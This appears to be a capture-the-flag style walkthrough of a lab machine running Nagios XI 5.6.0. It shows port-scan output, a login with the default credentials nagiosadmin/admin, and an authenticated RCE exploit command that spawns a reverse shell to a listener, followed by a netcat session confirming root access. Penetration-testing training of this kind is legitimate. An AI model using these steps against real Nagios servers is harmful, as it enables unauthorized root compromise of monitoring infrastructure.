
Monitoring

```
rustscan -a 192.168.186.136 -t 3000 -u 4000 -- -A -oN nmap
```

Six ports are open on the machine.

```
22/tcp   open  ssh        syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b8:8c:40:f6:5f:2a:8b:f7:92:a8:81:4b:bb:59:6d:02 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDMqjHxSe8UVPDyihFSjxzMKsqU1gOWFrI7Er+/4I+RstLTBrLn1gI
ldFGff88zYFOy5EWc37eZR/or/4qU6zMdRItYfbdAkyoBbun3MOM9jucnXobM4qQ2TgFjWK4hLk5Gcee2vF
N2msegVoNf4aXvlSolQunD6h5kxhoaZ5vn5ok8RTOHH8PDkdYTKHX5a8SxR1/KQn+9d1l1aJZo05VA7qfs1
P6GHMoRgKooKgVrws9ttLS8lb6yoZS8EO2mGhze84/G3KSRXID0YevcSmai0Snx3iAI4DdaFZoMhQDxwsui
8L8uJpLYK4MLN2UwkuPWVsogX/PEowweR8QnCNHn
|   256 e7:bb:11:c1:2e:cd:39:91:68:4e:aa:01:f6:de:e6:19 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDxJyi14JgYiOtkyw9tQR9j86Loo9eS
ElOnBTrO7YeJleiYWENLJxM/T0vYil9yPzWRz/QT/FC2sqOviJiiaBNo=
|   256 0f:8e:28:a7:b7:1d:60:bf:a6:2b:dd:a3:6d:d1:4e:a4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKohQjgFvYRY5+ccAe3zwQ3CjcMFDzoyT3zdAP+lWxc3
25/tcp   open  smtp       syn-ack ttl 61 Postfix smtpd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ubuntu
| Issuer: commonName=ubuntu
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-08T17:59:00
| Not valid after:  2030-09-06T17:59:00
| MD5:   e067:1ea3:92c2:ec73:cb21:de0e:73df:cb66
| SHA-1: e39c:c9b6:c35b:b608:3dd0:cd25:e60f:cb61:6551:da77
| -----BEGIN CERTIFICATE-----
| MIICsjCCAZqgAwIBAgIJAMvrYyFKXQezMA0GCSqGSIb3DQEBCwUAMBExDzANBgNV
| BAMMBnVidW50dTAeFw0yMDA5MDgxNzU5MDBaFw0zMDA5MDYxNzU5MDBaMBExDzAN
| BgNVBAMMBnVidW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMfU
| MtszkAvFxmsng/POeWCCF0bcBPmNp6ypRqh1ywyVB6qPlacE8tPM9cDK9t1XPqFz
| +kp7ZHaOlZbk9mvq9ihmvvmlutiM9MhojRMak9oqF5LX9gjhogPRrmKI6FtlrqDn
| 33DsOwNJCxXr2CqwBJeqmIsG5tJDeGoJjXbk9ga68Pwu450fWFH92FL0PTBoXJiV
| 9sjR8wjGyVDn1pTSMQYOIYRe7DrNVsITfLYHL99az2RcjpScOl4KcxV5KVrhsdJk
| wNY4F8g64YkUF/cKCQ4Lbk2KoKkzlq7Z84BFhjujzIwJzulxvaUI+JQELigDKaik
| eyb/iFo12IMCpIhCkV8CAwEAAaMNMAswCQYDVR0TBAIwADANBgkqhkiG9w0BAQsF
| AAOCAQEAVoDANDw/Aqp3SbfYfeRGNkXEZUPSYu3CzvjWG5StwsSOOxjoilae3wiT
| u5Wb3KH61G687ozMsA8kk5BUefGMl77Q74idC++zxwRXPyeCmJ9bEPlusgB2cAKT
| 216skYYuJ0T6xEfeRpY2bQCJMTagb6xzXQmOPC3VZGWX7oxDOTobws9A+eVC/6GK
| hReCKoTkBQU85fFrLxDV7MrQfxs2q+e5f+pXtKW+m4V/3fcrnP16uk6DB9yYO9Im
| mFsOPEhf+/rVjesBWL+5dzscZWcRC6z9OLNkhCYGkya5xrQ7ajCmXdG+G5ZQrOUg
| GO/4fjpxGPhhvZISI71SLM8q2cEcGQ==
|_-----END CERTIFICATE-----
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp   open  http       syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 8E1494DD4BFF0FC523A2E2A15ED59D84
|_http-title: Nagios XI
|_http-server-header: Apache/2.4.18 (Ubuntu)
389/tcp  open  ldap       syn-ack ttl 61 OpenLDAP 2.2.X - 2.3.X
443/tcp  open  ssl/http   syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| ssl-cert: Subject: commonName=192.168.1.6/organizationName=Nagios
Enterprises/stateOrProvinceName=Minnesota/countryName=US/localityName=St.
Paul/organizationalUnitName=Development
| Issuer: commonName=192.168.1.6/organizationName=Nagios
Enterprises/stateOrProvinceName=Minnesota/countryName=US/localityName=St.
Paul/organizationalUnitName=Development
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2020-09-08T18:28:08
| Not valid after:  2030-09-06T18:28:08
| MD5:   20f0:951f:8eff:1b69:ef3f:1b1e:fb4c:361f
| SHA-1: cc40:0ad7:60cf:4959:1c92:d9ab:0f06:106c:18f6:6661
| -----BEGIN CERTIFICATE-----
| MIIDxTCCAq2gAwIBAgIBADANBgkqhkiG9w0BAQUFADB9MQswCQYDVQQGEwJVUzES
| MBAGA1UECAwJTWlubmVzb3RhMREwDwYDVQQHDAhTdC4gUGF1bDEbMBkGA1UECgwS
| TmFnaW9zIEVudGVycHJpc2VzMRQwEgYDVQQLDAtEZXZlbG9wbWVudDEUMBIGA1UE
| AwwLMTkyLjE2OC4xLjYwHhcNMjAwOTA4MTgyODA4WhcNMzAwOTA2MTgyODA4WjB9
| MQswCQYDVQQGEwJVUzESMBAGA1UECAwJTWlubmVzb3RhMREwDwYDVQQHDAhTdC4g
| UGF1bDEbMBkGA1UECgwSTmFnaW9zIEVudGVycHJpc2VzMRQwEgYDVQQLDAtEZXZl
| bG9wbWVudDEUMBIGA1UEAwwLMTkyLjE2OC4xLjYwggEiMA0GCSqGSIb3DQEBAQUA
| A4IBDwAwggEKAoIBAQCe4uFtqzOvsxrF7Krjw2Pz0x+2cX/9Kfw2jMhIbR0rb5Bl
| BiYb8ifgtbB05ZL2EqfE8e/I5EwVp/dtHUds4bJSv2FfEE4xzXU0SRw0LK4FQ6u1
| ZBB2HqTGhxCN0/rmLhf0/IriWAS6l3NOR58pJW/syaqKL4OSOvG248MndIKzwNBH
| 8vVGSgEKRD0qFxbqS3pCQTsejbCimqBSqAsBJMwBcOpQnfBip8EjcTWqD8mpfmMS
| 4tHhn8k2/7UMGWbSl1erpiZKL/1SQ/V2Z2mJBF+85x4J+Rz2ealAbVt1W+G1Cy6D
| vvsK9L+RLokdPHgrzSuZGNKrJxg3nkHKwRFkZbExAgMBAAGjUDBOMB0GA1UdDgQW
| BBRVunDEJGH/2XNnyJVQYllWcHHjFjAfBgNVHSMEGDAWgBRVunDEJGH/2XNnyJVQ
| YllWcHHjFjAMBgNVHRMEBTADAQH/MA0GCSqGSIb3DQEBBQUAA4IBAQArlT8PTnzT
| dz6wmMzY9/vnBMkRnvH7vuB1MfRlnTyDy4QcTpzDBgdjkvy6MYMxsQz3TTJ+OrOn
| zPdp1NzEFGDDJQUhE22F1kzpJX8XedlHV5YRhdDKokwh2kKcyEsW6obOlC9przI5
| MpJvndKTj69peQAxrWImjD2o70WMKcoOIlbNnbPmmsKiR6jtL6G0+3ic7jPgZRRb
| WmPLzYh7GWMik7R0DWkng2x2Hq1YKNWmiGtMv3fC/w5PRpNT+/VV0NfOOJu36VB/
| rilrUGlO5q0HSx2lf1QoxYDnkQZ8/nzfAzjCYj5M4WuGKzGmkB9GPDC/REfHdu8m
| sMSOoeFVpu/b
|_-----END CERTIFICATE-----
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Nagios XI
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
5667/tcp open  tcpwrapped syn-ack ttl 61
```

On port **80 Nagios** are running it is monitoring service.




Welcome

Click the link below to get started using Nagios XI.

Check for tutorials and updates by visiting the Nagios Library at library.nagios.com.

Problems, comments, etc, should be directed to our support forum at support.nagios.com/forum/.

Click on **Access Nagios XI** it redirect us on login page.



Nagios XI


Provides monitoring of all mission-critical infrastructure components including applications, services, operating systems, network protocols, systems metrics, and network infrastructure. Hundreds of third-party addons provide for monitoring of virtually all in-house applications, services, and systems.

Contact Us

Looking for more information? Have a technical or sales question?

Sales	Web	Support
Phone: (651) 204-9102	Nagios Website	Support Forum
Email: sales@nagios.com	Nagios Exchange	Knowledgebase

After researching we found a username as **nagiosadmin** and password as **admin**. After login we can see that **Nagios XI 5.6.0** version is running.



This trial copy of Nagios XI has expired. **Purchase a License Now** or **Enter your license key**.

Notices

Some important information you should be aware of is listed below.

New Nagios XI Release Available!
A new version of Nagios XI is available. The new version may have important security or bug fixes that should be applied to this server.


- See details
- Download the latest version

Unhandled Problems!
There are one or more unhandled problems that require attention.

- 2 Unhandled Service Problems

☑ Show these alerts when I login

Google for the exploit.
Download the first exploit.




GitHub
https://github.com › jakgibb › nagiosxi-root-rce-exploit
jakgibb/nagiosxi-root-rce-exploit
A **vulnerability** exists in **Nagios XI** <= 5.6.5 allowing an attacker to leverage an RCE to escalate privileges to root. The **exploit** requires access to the ...

Exploit-DB
https://www.exploit-db.com › exploits
Nagios XI 5.6.5 - Remote Code Execution / Root Privilege ...
21 Aug 2019 — <?php /* A **vulnerability** exists in **Nagios XI** <= 5.6.5 allowing an attacker to leverage an RCE to escalate privileges to root.


Rapid7
https://www.rapid7.com › modules › exploit › linux › http
Nagios XI 5.6.0-5.7.3 - Mibs.php Authenticated Remote ...
17 Apr 2021 — This module **exploits** CVE-2020-5791, an OS command injection **vulnerability** in `admin/mibs.php` that enables an authenticated user with admin ...

Set the command for exploit and start listener.



```
┌──(root#Bhavesh)-[~/Offsec/Monitoring]
└─# php exploit.php --host=192.168.186.136 --ssl=false --user=nagiosadmin --pass=admin --reverseip=192.168.45.250 --reverseport=3232
[+] Grabbing NSP from: http://192.168.186.136/nagiosxi/login.php
[+] Retrieved page contents from: http://192.168.186.136/nagiosxi/login.php
[+] Extracted NSP - value: c866800da22da4cc7bca081840de75b9f1224b6bf1c3e8b77c537120e3551834
[+] Attempting to login...
[+] Authentication success
[+] Checking we have admin rights...
[+] Admin access confirmed
[+] Grabbing NSP from: http://192.168.186.136/nagiosxi/admin/monitoringplugins.php
[+] Retrieved page contents from: http://192.168.186.136/nagiosxi/admin/monitoringplugins.php
[+] Extracted NSP - value: 43872964a10e7fa4369f2ea69690c3d26664222196bf3f85b4b063940ce9b5ba
[+] Uploading payload...
[+] Payload uploaded
[+] Triggering payload: if successful, a reverse shell will spawn at 192.168.45.250:3232
```

We got a **root** shell .



```
┌──(root#Bhavesh)-[~/Offsec/Monitoring]
└─# rlwrap -r nc -lvnp 3232
listening on [any] 3232 ...
connect to [192.168.45.250] from (UNKNOWN) [192.168.186.136] 51378
bash: cannot set terminal process group (944): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/usr/local/nagiosxi/html/includes/components/profile# cd /root
cd /root
root@ubuntu:~# whoami
whoami
root
root@ubuntu:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```